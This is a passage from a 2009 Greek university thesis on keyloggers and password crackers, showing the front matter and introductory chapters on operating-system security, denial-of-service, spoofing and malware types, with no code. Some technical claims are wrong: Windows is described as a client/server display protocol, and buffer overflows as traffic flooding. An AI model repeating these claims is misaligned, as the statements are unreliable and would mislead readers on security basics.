ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ
ΤΜΗΜΑ ΔΙΔΑΚΤΙΚΗΣ ΤΗΣ ΤΕΧΝΟΛΟΓΙΑΣ
ΚΑΙ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ ΜΕ ΘΕΜΑ:

KEYLOGGERS & PASSWORD CRACKERS

ΕΚΠΟΝΗΣΗ ΔΙΠΛΩΜΑΤΙΚΗΣ ΕΡΓΑΣΙΑΣ:
ΔΗΜΗΤΡΟΥΛΗΣ ΑΘΑΝΑΣΙΟΣ

ΕΠΙΒΛΕΠΩΝ ΚΑΘΗΓΗΤΗΣ:
ΚΑΤΣΙΚΑΣ ΣΩΚΡΑΤΗΣ

ΑΘΗΝΑ 2009

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ ΜΕ ΘΕΜΑ:

KEYLOGGERS & PASSWORD CRACKERS

<u>Εκπόνηση διπλωματικής εργασίας:</u> Δημητρούλης Αθανάσιος

<u>Επιβλέπων καθηγητής:</u> Κάτσικας Σωκράτης

<u>Τριμελής εξεταστική επιτροπή:</u> Κάτσικας Σωκράτης
Ξενάκης Χρήστος
Λαμπρινουδάκης Κώστας

ΠΕΡΙΕΧΟΜΕΝΑ

Κεφάλαιο 5: Κρυπτανάλυση

Κεφάλαιο 6: Password Cracking

Κεφάλαιο 7: Keyloggers

Κεφάλαιο 8: Προγράμματα keyloggers

ΠΑΡΑΡΤΗΜΑ

ΠΡΟΛΟΓΟΣ

Η παρούσα εργασία εκπονήθηκε στα πλαίσια της υποχρεωτικής διπλωματικής εργασίας κατά τη διάρκεια του Δ' εξαμήνου των σπουδών μου στο Πανεπιστήμιο Πειραιώς, στο Τμήμα Διδακτικής της Τεχνολογίας και Ψηφιακών Συστημάτων, κατά το Ακαδημαϊκό Έτος 2008 – 2009, υπό την επίβλεψη του καθηγητή κ. Σωκράτη Κάτσικα.

Σκοπός αυτής της μελέτης, με τίτλο «keyloggers & password crackers», ήταν να μελετηθούν διάφορα προγράμματα που σπάνε κωδικούς (passwords) των λειτουργικών συστημάτων Windows και Unix/Linux, να εξεταστούν τα προγράμματα τα οποία καταγράφουν την πληκτρολόγηση του χρήστη με σκοπό να εντοπίσουν κάποιον κωδικό και τέλος να υλοποιηθούν προγράμματα αυτής της μορφής (keyloggers).

Η διπλωματική αυτή μελέτη αποτελείται από οκτώ επιμέρους κεφάλαια. Αναλυτικότερα:

Το πρώτο κεφάλαιο είναι εισαγωγικό και αναφέρεται γενικά στα λειτουργικά συστήματα, τα είδη ασφαλείας τους και τη σχέση τους (των δύο που θα μας απασχολήσουν, Windows και Unix/Linux) με την ασφάλεια.

Στο δεύτερο κεφάλαιο γίνεται αναφορά στα κυριότερα είδη επιθέσεων τα οποία έχουν να αντιμετωπίσουν τα λειτουργικά συστήματα. Συγκεκριμένα, γίνεται λόγος στις επιθέσεις Άρνησης Παροχής Υπηρεσίας, Πλαστογράφησης, Κακόβουλου Λογισμικού και Κωδικού Πρόσβασης.

Το τρίτο κεφάλαιο, με τίτλο «κωδικός πρόσβασης», επικεντρώνεται στους κωδικούς πρόσβασης, το τι είναι, το πως δημιουργούνται και χρησιμοποιούνται ισχυροί κωδικοί, στρατηγικές δημιουργίας τους που πρέπει να αποφεύγονται και γίνεται αναφορά στον «κενό» κωδικό πρόσβασης.

Στο τέταρτο κεφάλαιο γίνεται αναφορά στην κρυπτογραφία και τις τέσσερεις βασικές λειτουργίες της, τα δύο είδη κρυπτογράφησης (συμμετρικού & ασύμμετρου κλειδιού) και τα μειονεκτήματα και πλεονεκτήματα τους και τέλος στις hash functions και τις κύριες ιδιότητές τους, οι οποίες χρησιμοποιούνται ευρέως στα προγράμματα που «σπάνε» κωδικούς των λειτουργικών συστημάτων.

Το πέμπτο κεφάλαιο αναφέρεται εν αρχή γενικά στην κρυπτανάλυση και εν συνεχεία ειδικά στην κρυπταναλυτική επίθεση σε αλγόριθμο και τα είδη των επιθέσεων αυτής.

Το έκτο κεφάλαιο, με τίτλο «password cracking», αποτελεί το ουσιαστικότερο μέρος της διπλωματικής μελέτης και επικεντρώνεται σε διάφορα προγράμματα που σπάνε τους κωδικούς των λειτουργικών συστημάτων Windows και Unix/Linux. Συγκεκριμένα, γίνεται λόγος για τα προγράμματα RainbowCrack, Ophcrack, Cain & Abel και John The Ripper.

Το έβδομο κεφάλαιο επικεντρώνεται γενικά στα keyloggers, το τι είναι, ποια είναι τα κυριότερα είδη τους και πως μπορεί να ανιχνευθούν και να αφαιρεθούν.

Τέλος στο όγδοο κεφάλαιο, όπως αποκαλύπτει και ο τίτλος του «Προγράμματα Keyloggers», υλοποιούνται και αναλύονται δύο προγράμματα τα οποία καταγράφουν την πληκτρολόγηση του χρήστη με σκοπό να εντοπίσουν κάποιον κωδικό.

ΕΥΧΑΡΙΣΤΙΕΣ

Θα ήθελα να ευχαριστήσω τον πατέρα μου Δημητρούλη Ιωάννη, για την ηθική και υλική υποστήριξη που μου προσέφερε κατά τη διεκπεραίωση της διπλωματικής μελέτης, καθώς και τη μητέρα μου Ελένη για την ψυχολογική της συμπαράσταση προς το πρόσωπό μου.

Τέλος, θα ήθελα να ευχαριστήσω τον επιβλέποντα καθηγητή της διπλωματικής μου μελέτης, τον κ. Κάτσικα Σωκράτη.

1.Εισαγωγή

1.1 Τί είναι το λειτουργικό σύστημα;

Το λειτουργικό σύστημα (Operating System) είναι το λογισμικό του υπολογιστή το οποίο είναι υπεύθυνο για την διαχείριση και το συντονισμό των εργασιών και την κατανομή των διαθέσιμων πόρων. Παρέχει ένα θεμέλιο, ένα μεσολαβητικό επίπεδο λογικής διασύνδεσης μεταξύ λογισμικού (software) και υλικού (hardware), διαμέσου του οποίου οι εφαρμογές αντιλαμβάνονται εμμέσως τον υπολογιστή. Μια από τις κεντρικές αρμοδιότητες του λειτουργικού συστήματος είναι η διαχείριση του υλικού, απαλλάσσοντας έτσι τις εφαρμογές από τον άμεσο και επίπονο χειρισμό του τελευταίου και καθιστώντας ευκολότερο τον προγραμματισμό τους. Σχεδόν όλοι οι υπολογιστές χρησιμοποιούν έναν τύπο λειτουργικού συστήματος.

1.2 Είδη ασφάλειας λειτουργικών συστημάτων

α.Εσωτερική ασφάλεια

Με τον όρο αυτό εννοούνται οι ενέργειες, τις οποίες πραγματοποιεί το αντίστοιχο τμήμα του λειτουργικού συστήματος προκειμένου να προφυλάξει τους πόρους μιας διεργασίας από τις υπόλοιπες διεργασίες που εκτελούνται παράλληλα. Αυτό συμβαίνει επειδή δεν είναι επιθυμητό μια διεργασία ενός χρήστη να μπορεί να έχει αποκλειστική πρόσβαση σε ολόκληρο το σύστημα αρχείων ή να εγγράφει δεδομένα στο τμήμα εκείνο της μνήμης που έχει εκχωρηθεί σε άλλη διεργασία.

β.Εξωτερική ασφάλεια

Σαν κόμβος ενός δικτύου ένας υπολογιστής μπορεί να δεχτεί επιθέσεις από κακόβουλο λογισμικό. Τα σύγχρονα λειτουργικά συστήματα περιλαμβάνουν και τμήματα που είναι υπεύθυνα να αναγνωρίσουν αυτού του είδους τις απειλές.

1.3 Σύστημα Windows και Ασφάλεια

Ίσως και να φαίνεται λίγο παράξενο το ότι ένα γραφικό περιβάλλον αλληλεπίδρασης μπορεί να δημιουργήσει κάποιο σοβαρό πρόβλημα στην ασφάλεια. Για γίνει κατανοητό πώς μπορεί να γίνει αυτό πρέπει να αναλυθεί πώς ακριβώς δουλεύουν τα Windows.

Τα Windows είναι στην πραγματικότητα και στο χαμηλότερο επίπεδό τους ένα πρωτόκολλο επικοινωνίας. Αυτό το πρωτόκολλο χρησιμοποιείται σε έναν υπολογιστή ή σε ένα δίκτυο υπολογιστών. Δεν είναι συνδεδεμένο μόνο με το συγκεκριμένο λειτουργικό σύστημα και για αυτό είναι διαθέσιμο σε πολλές διαφορετικές πλατφόρμες. Τα Windows ενεργοποιούν ένα πελάτη (client)/διακομιστή (server) δικτυακό μοντέλο επικοινωνίας. Αυτό το μοντέλο επιτρέπει σε ένα χρήστη να τρέχει ένα πρόγραμμα σε μια τοποθεσία αλλά και να το ελέγχει από κάποια άλλη.

Αντίθετα προς τη κλασική σύμβαση λειτουργίας των client/server εφαρμογών, ο χρήστης δουλεύει άμεσα στον server ο οποίος του προσφέρει την οθόνη (monitor), το πληκτρολόγιο (keyboard) και το ποντίκι (mouse). Αναφερόμαστε σε αυτό σαν τον server, διότι αυτό γεννάει τις εισόδους και διαχειρίζεται τις εξόδους των clients.

Τις περισσότερες φορές ο server και οι clients τρέχουν στον ίδιο υπολογιστή (host). Ωστόσο το πρωτόκολλο είναι πολύ ευέλικτο και επιτρέπει πολλές διαφορετικές διαμορφώσεις. Στην πραγματικότητα ένα τερματικό είναι μια οθόνη χωρίς καμιά υπολογιστική δυνατότητα. Το μόνο πράγμα που μπορεί να κάνει είναι να επεξεργάζεται μηνύματα του πρωτοκόλλου τα οποία έρχονται από clients που τρέχουν σε άλλα συστήματα. Ακόμα και αν ο server τρέχει σε κάποιον host υπολογιστή ένας client μπορεί να θελήσει να τρέξει σε κάποιον απομακρυσμένο host ακόμα και αν αυτός βρίσκεται σε κάποια άλλη χώρα.

Το ερώτημα βέβαια είναι ποια η σχέση όλων αυτών με την ασφάλεια. Από τη στιγμή που πολλαπλοί clients τρέχουν στον ίδιο server θα πρέπει να παρακολουθείται η μεταξύ τους επικοινωνία, διότι εάν κάποιος client είναι σε θέση να στείλει πληροφορία σε κάποιον άλλο ή να αιχμαλωτίσει άλλη που προορίζεται για κάποιον άλλο, τότε το σύστημα μπορεί να έχει πρόβλημα.

1.4 Σύστημα Unix/Linux και Ασφάλεια

Όταν γίνεται λόγος για την ασφάλεια του συστήματος Unix/Linux πρέπει να λαμβάνεται υπ' όψην ότι το Unix/Linux δεν είχε σχεδιαστεί εξ' αρχής ώστε να είναι ασφαλές. Σχεδιάστηκε έτσι ώστε να έχει τα απαραίτητα χαρακτηριστικά που να το κάνουν λειτουργικό.

Το Unix/Linux είναι ένα πολυ-χρηστικό (multi-user) και πολυ-διεργασιακό (multi-tasking) λειτουργικό σύστημα. Πολυ-χρηστικό σημαίνει ότι επιτρέπει σε πολλούς διαφορετικούς χρήστες να χρησιμοποιούν το ίδιο υπολογιστικό σύστημα την ίδια στιγμή. Πολυ-διεργασιακό σημαίνει ότι ο κάθε ένας από αυτούς τους χρήστες μπορεί να τρέχει ταυτόχρονα πολλά διαφορετικά προγράμματα.

Μία από τις πιο κοινές διεργασίες τέτοιων λειτουργικών συστημάτων είναι η αποτροπή των παρεμβολών μεταξύ των διαφόρων χρηστών. Χωρίς μία τέτοιου είδους προστασία κάποιος χρήστης θα μπορούσε να επηρεάζει τον τρόπο λειτουργίας προγραμμάτων άλλων χρηστών με αποτέλεσμα το σβήσιμο αρχείων ή χειρότερα το «ρίξιμο» (crush-halt) του μηχανήματος. Για την αποφυγή τέτοιων καταστροφών το Unix/Linux είχε πάντα ενσωματωμένη κάποια μορφή ασφάλειας στη φιλοσοφία σχεδίασής του.

Ωστόσο παρέχει πολλά παραπάνω από μία μερική προστασία. Έχει ένα ανεπτυγμένο σύστημα ασφαλείας με το οποίο ελέγχει τον τρόπο με τον οποίο οι χρήστες αποκτούν πρόσβαση στους λογαριασμούς και στα αρχεία τους, κάνουν αλλαγές στις βάσεις δεδομένων και χρησιμοποιούν τους πόρους του συστήματος. Ατυχώς, αυτοί οι μηχανισμοί δεν βοηθούν και πολύ όταν τα συστήματα έχουν ρυθμιστεί λανθασμένα ή χρησιμοποιούνται απρόσεκτα και περιέχουν μη ελεγμένο λογισμικό.

Κάθε άτομο που χρησιμοποιεί ένα σύστημα αυτής της μορφής πρέπει απαραίτητα, όπως και στα Windows, να έχει λογαριασμό (account) σε αυτό το σύστημα. Οι λογαριασμοί αναγνωρίζονται από ένα μοναδικό όνομα χρήστη (username). Παραδοσιακά κάθε λογαριασμός έχει επιπλέον ένα μυστικό κωδικό πρόσβασης που σχετίζεται άμεσα με αυτόν και αποτρέπει την παράνομη χρήση του. Ένας χρήστης πρέπει να γνωρίζει απαραίτητα τόσο το όνομα χρήστη όσο και τον κωδικό πρόσβασης του για να αποκτήσει πρόσβαση στο σύστημα. Το όνομα χρήστη είναι ένα στοιχείο με το οποίο το σύστημα παίρνει την ταυτότητά του, ενώ ο κωδικός πρόσβασης είναι το αποδεικτικό στοιχείο αυτής.

Έτσι όταν ένας χρήστης θέλει να μπει σε ένα σύστημα, αυτό ζητάει τόσο το όνομα χρήστη όσο και τον κωδικό πρόσβασης. Ενδεικτικά το σύστημα Unix/Linux χρησιμοποιεί το αρχείο /etc/passwd, όπου κρατάει στοιχεία για κάθε χρήστη που υπάρχει σε αυτό. Το /etc/passwd περιέχει το όνομα χρήστη, το πραγματικό όνομα, πληροφορίες αναγνώρισης, όπως επίσης και βασικές πληροφορίες για το λογαριασμό του κάθε χρήστη. Τα πεδία που υπάρχουν σε κάθε γραμμή του αρχείου αυτού είναι το όνομα χρήστη, ο κρυπτογραφημένος κωδικός πρόσβασης του χρήστη, ο προσωπικός αριθμός αναγνώρισής του (UID), η ομάδα στην οποία ανήκει ο χρήστης (GID), το πραγματικό όνομα του χρήστη, ο κατάλογος στον οποίο βρίσκεται (home directory) του και το κελί (shell) του.

Όπως π.χ. poco:dfgjfdhg/?hhg:156:100:Pole Cosis:/home3/popos:/bin/csh

Οι κωδικοί πρόσβασης είναι η πιο απλή μορφή πιστοποίησης της ταυτότητας κάποιου. Είναι ένα μυστικό που μοιράζεται ο χρήστης με το υπολογιστικό σύστημα. Όταν μπαίνει ο χρήστης στο σύστημα δίνει τον κωδικό του, ο οποίος συγκρίνεται από το σύστημα με αυτόν που αυτό έχει καταχωρημένο και εάν

βρεθεί ίδιος τότε, και μόνο τότε, παρέχεται πρόσβαση. Το Unix/Linux δεν δείχνει τον κωδικό όταν πληκτρολογείται και έτσι διασφαλίζεται από την περίπτωση που κάποιος προσπαθεί να τον υποκλέψει.

Ο κωδικός πρόσβασης αποτελεί για το Unix/Linux την πρώτη γραμμή άμυνας στο σχεδιασμό ασφαλείας του. Το μειονέκτημα της χρήσης αυτών των συμβατικών κωδικών είναι το γεγονός ότι μπορούν πολύ εύκολα να υποκλαπούν, ειδικά εάν η είσοδος στο σύστημα γίνεται από μακριά χρησιμοποιώντας το δίκτυο.

2.Τα κυριότερα είδη των επιθέσεων στα λειτουργικά συστήματα

Γενικά τα κυριότερα είδη επιθέσεων τα οποία έχουν να αντιμετωπίσουν τα προαναφερθέντα λειτουργικά συστήματα είναι τα εξής:


2.1 Επίθεση Άρνησης Παροχής Υπηρεσίας

Μια επίθεση άρνησης παροχής υπηρεσίας (Denial of Service - DoS - attack) είναι μια προσπάθεια να γίνει μια πηγή ενός υπολογιστή (ή μια διεύθυνση δικτύου) μη διαθέσιμη για τους επίδοξους χρήστες της. Αν και τα μέσα για να εκτελεστεί μια τέτοια προσπάθεια, τα κίνητρα και οι στόχοι μπορεί να ποικίλουν, συνήθως οφείλεται στις κακόβουλες προσπάθειες ενός ή περισσοτέρων προσώπων να εμποδίσουν μια ιστοσελίδα (webpage) στο διαδίκτυο (internet) ή μια υπηρεσία από την αποτελεσματική λειτουργία της, είτε προσωρινά είτε επ 'αόριστον.

Η πιο κοινή μέθοδος επίθεσης αυτού του είδους, Buffer Overflow Attack, έχει να κάνει με την αποστολή μεγαλύτερης κίνησης από την προβλεπόμενη σε μια διεύθυνση δικτύου με αποτέλεσμα την εξάντληση της διαθέσιμης μνήμης. Η πιο γνωστή επίθεση με βάση τα χαρακτηριστικά της μνήμης ενός προγράμματος ή συστήματος είναι η επονομαζόμενη και ως Ping Of Death Attack, κατά την οποία έχουμε τον βομβαρδισμό του μηχανήματος - στόχου με υπερμεγέθεις εξωτερικές αιτήσεις ping (πακέτα με δεδομένα άνω των 65,536bytes). Βασικό στοιχείο για να πραγματοποιηθεί μια τέτοια επίθεση είναι να είναι γνωστή στο δράστη η IP διεύθυνση του στόχου.

Μία άλλη επίθεση αυτής της κατηγορίας, SYN Flood Attack, συνεπάγεται τον κορεσμό του μηχανήματος - στόχου με ψεύτικες εξωτερικές αιτήσεις από ψεύτικες διευθύνσεις, με αποτέλεσμα να δημιουργούνται ψεύτικες συνδέσεις, ώστε να μην μπορεί να απαντήσει στο νόμιμο της κυκλοφορίας ή να ανταποκρίνεται τόσο αργά, ώστε η υπηρεσία να γίνεται μη διαθέσιμη. Σε μια επίθεση με παρόμοια χαρακτηριστικά, Smurf Attack, έχουμε τη δημιουργία μιας αίτησης ICMP (επιστροφή πίσω σε εμένα) ηχούς από το δράστη με ψεύτικη διεύθυνση επιστροφής και την αποστολή της στο στόχο, συνήθως router, ο οποίος τη στέλνει σε όλα τα συστήματα του δικτύου και αυτά με τη σειρά τους απαντώντας γεμίζουν το θύμα με πακέτα που εκμηδενίζουν το εύρος ζώνης του.

Οι επιθέσεις DoS εφαρμόζονται είτε αναγκάζοντας το στοχοθετημένο μηχάνημα να κάνει reset, είτε οδηγώντας στην κατανάλωση των πόρων του, έτσι ώστε να μην μπορεί πλέον να παρέχει την προβλεπόμενη υπηρεσία, είτε παρεμποδίζοντας τα μέσα επικοινωνίας μεταξύ των χρηστών και του στόχου, ώστε να μη μπορούν να επικοινωνούν επαρκώς.



Οι επιθέσεις μπορούν να απευθύνονται σε κάθε συσκευή δικτύου, συμπεριλαμβανομένων των επιθέσεων σε συσκευές δρομολόγησης (routing) και στο διαδίκτυο (internet), το ηλεκτρονικό ταχυδρομείο (e-mail) ή σε Domain Name System διακομιστές.


Συνοψίζοντας μια επίθεση DoS στοχεύει με διάφορους τρόπους στα τέσσερα παρακάτω σημεία:

- Την κατανάλωση των υπολογιστικών πόρων, όπως το εύρος ζώνης ή ο χώρος στο δίσκο.
- Την αλλοίωση των σχετικών με τη δρομολόγηση πληροφοριών.
- Τη διακοπή της συνδετικότητας του φυσικού δικτύου εμποδίζοντας με αυτόν τον τρόπο την κίνηση σε αυτό.
- Την παρεμβολή εμποδίων ανάμεσα στα μέσα επικοινωνίας μεταξύ των χρηστών και του στόχου, ώστε να μην μπορούν πλέον να επικοινωνούν επαρκώς, εμποδίζοντας έτσι την πρόσβαση σε μια υπηρεσία.

2.2 Επίθεση Πλαστογράφησης

Στο πλαίσιο της ασφάλειας δικτύου, η επίθεση πλαστογράφησης είναι μια κατάσταση κατά την οποία ένα άτομο ή ένα πρόγραμμα με επιτυχία παρουσιάζεται ως ένα άλλο παραποιώντας στοιχεία και έτσι αποκτά αθέμιτο πλεονέκτημα.


Ο πιο κοινός τύπος είναι η IP (και η e-mail) πλαστογράφηση που στην επιστήμη των υπολογιστών αναφέρεται στην δημιουργία πακέτων IP με ψεύτικη διεύθυνση προέλευσης, ούτως ώστε να συγκαλυφθεί η ταυτότητα του αποστολέα του πακέτου και ο παραλήπτης να νομίζει ότι προήλθε από άλλον υπολογιστή.



Η IP πλαστογράφηση χρησιμοποιείται κυρίως σε επιθέσεις άρνησης παροχής υπηρεσίας. Οι επιθέσεις αυτού του είδους έχουν ως στόχο να γεμίσουν το μηχάνημα - στόχο με πολλά πακέτα, έτσι ώστε να τον αναγκάσουν να περιέλθει σε δυσλειτουργία και να μην μπορεί να εξυπηρετήσει σωστά τους νόμιμους χρήστες του. Σε τέτοιες περιπτώσεις ο επιτιθέμενος δεν ενδιαφέρεται να λάβει απάντηση στα πακέτα που στέλνει, οπότε συνήθως χρησιμοποιεί αυτήν την τεχνική, ώστε να κατευθύνει τις απαντήσεις του στόχου προς κάποιον άλλο υπολογιστή. Όπως ειπώθηκε και προηγουμένως η τεχνική αυτή προσφέρει ακόμη ένα πλεονέκτημα, κρύβει την πραγματική ταυτότητα του επιτιθέμενου.

Μία άλλη χρήση της IP πλαστογράφησης είναι για το σπάσιμο των μηχανισμών ασφαλείας δικτύων υπολογιστών.

Ένα άλλο είδος αυτής της κατηγορίας επιθέσεων είναι η Web πλαστογράφηση που είναι επίσης γνωστή και ως ψάρεμα (phishing). Σε αυτή την επίθεση, μια νόμιμη ιστοσελίδα, όπως μιας τράπεζας, αναπαράγεται πιστά σε έναν άλλο διακομιστή υπό τον έλεγχο του δράστη. Σκοπός είναι να πειστούν οι χρήστες ότι είναι συνδεδεμένοι σε ένα αξιόπιστο δικτυακό τόπο, ενώ στην πραγματικότητα αυτός συλλέγει προσωπικά στοιχεία όπως ονοματα χρηστών (usernames) και κωδικούς πρόσβασης (passwords).



2.3 Επίθεση Κακόβουλου Λογισμικού

Με τον όρο κακόβουλο λογισμικό (malware) εννοούμε ένα εχθρικό, παρεμβατικό λογισμικό ή κώδικα προγράμματος, το οποίο έχει σχεδιαστεί για να διεισδύει ή/και να προκαλεί βλάβη σε έναν ηλεκτρονικό υπολογιστή χωρίς την έγκριση του ιδιοκτήτη.

Υπάρχουν διάφοροι τύποι κακόβουλου λογισμικού, ο καθένας από τους οποίους δρα διαφορετικά και έχει διαφορετικό σκοπό. Οι πιο χαρακτηριστικοί είναι οι εξής:

- Ιός (virus)

- Σκουλήκι (worm)
- Δούρειος ίππος (trojan horse)
- Κατασκοπευτικό λογισμικό (spyware)

Οι ιοί είναι μικρά προγράμματα λογισμικού, σχεδιασμένα να εξαπλώνονται από τον έναν υπολογιστή στον άλλο και να παρεμβαίνουν στη λειτουργία του. Ο αρχικός ιός μπορεί να τροποποιήσει τα αντίγραφά του ή τα ίδια τα αντίγραφα μπορούν να υποστούν από μόνα τους τροποποίηση, όπως συμβαίνει σε έναν μεταμορφικό ιό. Υπάρχουν πολλοί τύποι ιών, όπως οι ιοί αρχείων και οι ιοί της περιοχής εκκίνησης. Ένας ιός μπορεί να εξαπλωθεί από έναν υπολογιστή σε έναν άλλο μόνο κατά την αποδοχή κάποιας μορφής εκτελέσιμου κώδικα από το μηχάνημα - στόχο, π.χ. χάρη σε ένα χρήστη που στέλνει τον ιό μέσω του διαδικτύου ή με τη μεταφορά του σε ένα φορητό μέσο αποθήκευσης, όπως η δισκέτα. Τα αποτελέσματα ενός ιού ποικίλουν. Άλλοι, οι οποίοι δεν έχουν ως σκοπό να προκαλέσουν οποιαδήποτε ζημιά, απλά γνωστοποιούν την παρουσία τους με την εμφάνιση στην οθόνη ενός κειμένου ή παραθύρου διαλόγου, ενώ άλλοι δημιουργούνται για να προξενήσουν ζημιά στον υπολογιστή στον οποίο εγκαθίστανται, είτε με την καταστροφή των προγραμμάτων του, είτε με τη διαγραφή αρχείων, είτε με τη μορφοποίηση (format) του σκληρού δίσκου.

Το σκουλήκι μοιάζει με τον ιό, καθώς δεν επιτελεί καμία χρήσιμη ή επιθυμητή λειτουργία και επιπλέον μπορεί να παράγει ακριβή αντίγραφα του εαυτού του. Διαφέρει όμως στο ότι αποτελεί ανεξάρτητο και αυτόνομο πρόγραμμα και επιχειρεί ενεργά να διασπείρει τον εαυτό του και τα αντίγραφά του. Σκοπός του δεν είναι να προκαλέσει μια συγκεκριμένη ζημιά, απλώς με το συνεχή πολλαπλασιασμό του απασχολεί όλο και περισσότερους από τους πόρους του συστήματος καθιστώντας το τελικά ανίκανο να λειτουργήσει κανονικά.

Ο δούρειος ίππος είναι ένα τμήμα ανεπιθύμητου κώδικα κρυμμένου μέσα σε ένα τμήμα επιθυμητού. Εξωτερικά μοιάζει με πρόγραμμα το οποίο εκτελεί χρήσιμες λειτουργίες και δίνει την εντύπωση στον χρήστη ότι είναι ακίνδυνο. Όταν όμως εκτελείται, (είτε αμέσως, είτε μόλις ικανοποιηθεί μια λογική ή χρονική συνθήκη), τότε ενεργοποιείται ο κακόβουλος κώδικας με αποτέλεσμα ο υπολογιστής να μολυνθεί. Συνήθως το αποτέλεσμα της μόλυνσης από δούρειο ίππο είναι η εγκατάσταση κάποιου προγράμματος που επιτρέπει σε μη εξουσιοδοτημένους χρήστες να έχουν πρόσβαση στον μολυσμένο υπολογιστή και να τον χρησιμοποιούν για να ξεκινήσουν επιθέσεις προς άλλους υπολογιστές του διαδικτύου ή προκαλεί καταστροφές στα αρχεία του.

Το κατασκοπευτικό λογισμικό είναι ένας γενικός όρος για λογισμικό το οποίο εγκαθίσταται λαθραία στον ηλεκτρονικό υπολογιστή και το οποίο εκτελεί συγκεκριμένες ενέργειες, όπως προώθηση διαφημίσεων, συλλογή προσωπικών

δεδομένων ή αλλαγή των ρυθμίσεων του υπολογιστή χωρίς τη συγκατάθεσή του χρήστη προηγουμένως.

